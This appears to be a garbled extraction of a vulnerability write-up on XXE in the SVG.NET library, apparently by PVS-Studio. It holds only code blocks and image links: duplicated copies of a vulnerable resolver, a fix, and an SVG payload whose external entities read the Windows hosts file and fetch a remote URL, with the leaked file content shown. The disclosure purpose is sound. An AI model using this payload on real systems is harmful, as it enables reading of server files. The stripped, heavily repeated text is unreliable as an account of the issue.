


SVG.NET




SVG.NET







```
void ProcessSvg()  
{  
    using var svgStream = GetSvgFromUser();  
    var svgDoc = SvgDocument.Open<SvgDocument>(svgStream);  
  
    // SVG document processing...  
  
    SendSvgToUser(svgDoc);  
}
```



SVG.NET

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE svg .... >
<svg ....>
  <style type="text/css">
    ....
  </style>
  <polygon .... />
  <polygon .... />
  <polygon .... />
  <polygon .... />
  <polygon># Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#       102.54.94.97       rhino.acme.com       # source server
#       38.25.63.10       x.acme.com          # x client host
#
# localhost name resolution is handled within DNS itself.
# 127.0.0.1       localhost
# ::1            localhost
#
# A special comment indicating that XXE attack was performed successfully.
#</polygon>
</svg>
```




SVG.NET


```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE svg .... >
<svg ....>
  <style type="text/css">
    ....
  </style>
  <polygon .... />
  <polygon .... />
  <polygon .... />
  <polygon .... />
  <polygon># Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97      rhino.acme.com      # source server
#      38.25.63.10      x.acme.com         # x client host
#
# localhost name resolution is handled within DNS itself.
# 127.0.0.1      localhost
# ::1           localhost
#
# A special comment indicating that XXE attack was performed successfully.
#</polygon>
</svg>
```



SVG.NET



SVG.NET



```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE polygon [
  <!ENTITY queryEntity
    SYSTEM
    "https://files.pvs-studio.com/rules/ccr.xml">
  <!ENTITY hostsEntity
    SYSTEM
    "file:///C:/Windows/System32/drivers/etc/hosts">
]>
<svg id="Layer_1"
  data-name="Layer 1"
  xmlns="http://www.w3.org/2000/svg"
  viewBox="0 0 1967 1933.8">
<style type="text/css">
  ....
</style>
  ....
  <polygon>&queryEntity;</polygon>
  <polygon>&hostsEntity;</polygon>
</svg>
```

```
void ProcessSvg()  
{  
    using var svgStream = GetSvgFromUser();  
    var svgDoc = SvgDocument.Open<SvgDocument>(svgStream);  
  
    // SVG document processing...  
  
    SendSvgToUser(svgDoc);  
}
```

```
public static T Open<T>(Stream stream) where T : SvgDocument, new()
{
    return Open<T>(stream, null);
}
```



SVG.NET

```
public static T Open<T>(Stream stream, Dictionary<string, string> entities)
    where T : SvgDocument, new()
{
    if (stream == null)
    {
        throw new ArgumentNullException("stream");
    }

    // Don't close the stream via a dispose: that is the client's job.
    var reader = new SvgTextReader(stream, entities)
    {
        XmlResolver = new SvgDtdResolver(),
        WhitespaceHandling = WhitespaceHandling.Significant,
        DtdProcessing = SvgDocument.DisableDtdProcessing ? DtdProcessing.Ignore
                                                            : DtdProcessing.Parse,
    };
    return Open<T>(reader);
}
```

```
private static T Open<T>(XmlReader reader) where T : SvgDocument, new()
{
    T svgDocument = null;
    ....

    while (reader.Read())
    {
        try
        {
            switch (reader.NodeType)
            {
                ....
            }
        }
        catch (Exception exc)
        {
            ....
        }
    }
    ....
    return svgDocument;
}
```



```
public static T Open<T>(Stream stream, Dictionary<string, string> entities)
    where T : SvgDocument, new()
{
    if (stream == null)
    {
        throw new ArgumentNullException("stream");
    }

    // Don't close the stream via a dispose: that is the client's job.
    var reader = new SvgTextReader(stream, entities)
    {
        XmlResolver = new SvgDtdResolver(),
        WhitespaceHandling = WhitespaceHandling.Significant,
        DtdProcessing = SvgDocument.DisableDtdProcessing ? DtdProcessing.Ignore
                                                            : DtdProcessing.Parse,
    };
    return Open<T>(reader);
}
```

```
public static T Open<T>(Stream stream, Dictionary<string, string> entities)
    where T : SvgDocument, new()
{
    if (stream == null)
    {
        throw new ArgumentNullException("stream");
    }

    // Don't close the stream via a dispose: that is the client's job.
    var reader = new SvgTextReader(stream, entities)
    {
        XmlResolver = new SvgDtdResolver(),
        WhitespaceHandling = WhitespaceHandling.Significant,
        DtdProcessing = SvgDocument.DisableDtdProcessing ? DtdProcessing.Ignore
                                                            : DtdProcessing.Parse,
    };
    return Open<T>(reader);
}
```

SVG.NET


```
public static T Open<T>(Stream stream, Dictionary<string, string> entities)
    where T : SvgDocument, new()
{
    if (stream == null)
    {
        throw new ArgumentNullException("stream");
    }

    // Don't close the stream via a dispose: that is the client's job.
    var reader = new SvgTextReader(stream, entities)
    {
        XmlResolver = new SvgDtdResolver(),
        WhitespaceHandling = WhitespaceHandling.Significant,
        DtdProcessing = SvgDocument.DisableDtdProcessing ? DtdProcessing.Ignore
                                                             : DtdProcessing.Parse,
    };
    return Open<T>(reader);
}
```

```
public static T Open<T>(Stream stream, Dictionary<string, string> entities)
    where T : SvgDocument, new()
{
    if (stream == null)
    {
        throw new ArgumentNullException("stream");
    }

    // Don't close the stream via a dispose: that is the client's job.
    var reader = new SvgTextReader(stream, entities)
    {
        XmlResolver = new SvgDtdResolver(),
        WhitespaceHandling = WhitespaceHandling.Significant,
        DtdProcessing = SvgDocument.DisableDtdProcessing ? DtdProcessing.Ignore
                                                                : DtdProcessing.Parse,
    };
    return Open<T>(reader);
}
```

```
/// <summary>  
/// Skip the Dtd Processing for faster loading of  
/// svgs that have a DTD specified.  
/// For Example Adobe Illustrator svgs.  
/// </summary>  
public static bool DisableDtdProcessing { get; set; }
```



default(bool) -> false

```
public static T Open<T>(Stream stream, Dictionary<string, string> entities)
    where T : SvgDocument, new()
{
    if (stream == null)
    {
        throw new ArgumentNullException("stream");
    }

    // Don't close the stream via a dispose: that is the client's job.
    var reader = new SvgTextReader(stream, entities)
    {
        XmlResolver = new SvgDtdResolver(),
        WhitespaceHandling = WhitespaceHandling.Significant,
        DtdProcessing = SvgDocument.DisableDtdProcessing ? DtdProcessing.Ignore
                                                            : DtdProcessing.Parse,
    };
    return Open<T>(reader);
}
```


SVG.NET

```
internal class SvgDtdResolver : XmlUrlResolver
{
    /// ....
    public override object GetEntity(Uri absoluteUri,
                                     string role,
                                     Type ofObjectToReturn)
    {
        if (absoluteUri.ToString()
            .IndexOf("svg",
                    StringComparison.InvariantCultureIgnoreCase) > -1)
        {
            return Assembly.GetExecutingAssembly()
                .GetManifestResourceStream("Svg.Resources.svg11.dtd");
        }
        else
        {
            return base.GetEntity(absoluteUri, role, ofObjectToReturn);
        }
    }
}
```

```
internal class SvgDtdResolver : XmlUrlResolver
{
    /// ....
    public override object GetEntity(Uri absoluteUri,
                                     string role,
                                     Type ofObjectToReturn)
    {
        if (absoluteUri.ToString()
            .IndexOf("svg",
                    StringComparison.InvariantCultureIgnoreCase) > -1)
        {
            return Assembly.GetExecutingAssembly()
                .GetManifestResourceStream("Svg.Resources.svg11.dtd");
        }
        else
        {
            return base.GetEntity(absoluteUri, role, ofObjectToReturn);
        }
    }
}
```

```
internal class SvgDtdResolver : XmlUrlResolver
{
    /// ....
    public override object GetEntity(Uri absoluteUri,
                                     string role,
                                     Type ofObjectToReturn)
    {
        if (absoluteUri.ToString()
            .IndexOf("svg",
                    StringComparison.InvariantCultureIgnoreCase) > -1)
        {
            return Assembly.GetExecutingAssembly()
                .GetManifestResourceStream("Svg.Resources.svg11.dtd");
        }
        else
        {
            return base.GetEntity(absoluteUri, role, ofObjectToReturn);
        }
    }
}
```

```
internal class SvgDtdResolver : XmlUrlResolver
{
    /// ....
    public override object GetEntity(Uri absoluteUri,
                                     string role,
                                     Type ofObjectToReturn)
    {
        if (absoluteUri.ToString()
            .IndexOf("svg",
                    StringComparison.InvariantCultureIgnoreCase) > -1)
        {
            return Assembly.GetExecutingAssembly()
                .GetManifestResourceStream("Svg.Resources.svg11.dtd");
        }
        else
        {
            return base.GetEntity(absoluteUri, role, ofObjectToReturn);
        }
    }
}
```

```
void ProcessSvg()  
{  
    using var svgStream = GetSvgFromUser();  
    var svgDoc = SvgDocument.Open<SvgDocument>(svgStream);  
  
    // SVG document processing...  
  
    SendSvgToUser(svgDoc);  
}
```



```
internal class SvgDtdResolver : XmlUrlResolver
{
    /// ....
    public override object GetEntity(Uri absoluteUri,
                                     string role,
                                     Type ofObjectToReturn)
    {
        if (absoluteUri.ToString()
            .IndexOf("svg",
                    StringComparison.InvariantCultureIgnoreCase) > -1)
        {
            return Assembly.GetExecutingAssembly()
                .GetManifestResourceStream("Svg.Resources.svg11.dtd");
        }
        else
        {
            return base.GetEntity(absoluteUri, role, ofObjectToReturn);
        }
    }
}
```

SVG.NET

```
internal class SvgDtdResolver : XmlUrlResolver
{
    public bool ResolveExternalResources { get; set; }

    public override object GetEntity(Uri absoluteUri,
                                     string role,
                                     Type ofObjectToReturn) {
        if (IsSvgDtdEntity(absoluteUri)) {
            return Assembly.GetExecutingAssembly()
                .GetManifestResourceStream("Svg.Resources.svg11.dtd");
        }

        if (ResolveExternalResources) {
            return base.GetEntity(absoluteUri, role, ofObjectToReturn);
        }


        return new MemoryStream();
    }
}
```

```
void ProcessSvg()  
{  
    using var svgStream = GetSvgFromUser();  
    var svgDoc = SvgDocument.Open<SvgDocument>(svgStream);  
  
    // SVG document processing...  
  
    SendSvgToUser(svgDoc);  
}
```




SVG.NET


```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE svg ...>
<svg version="1.1"
    ....>
<style type="text/css">
    ....
</style>
    ....
    <polygon />
    <polygon />
</svg>
```

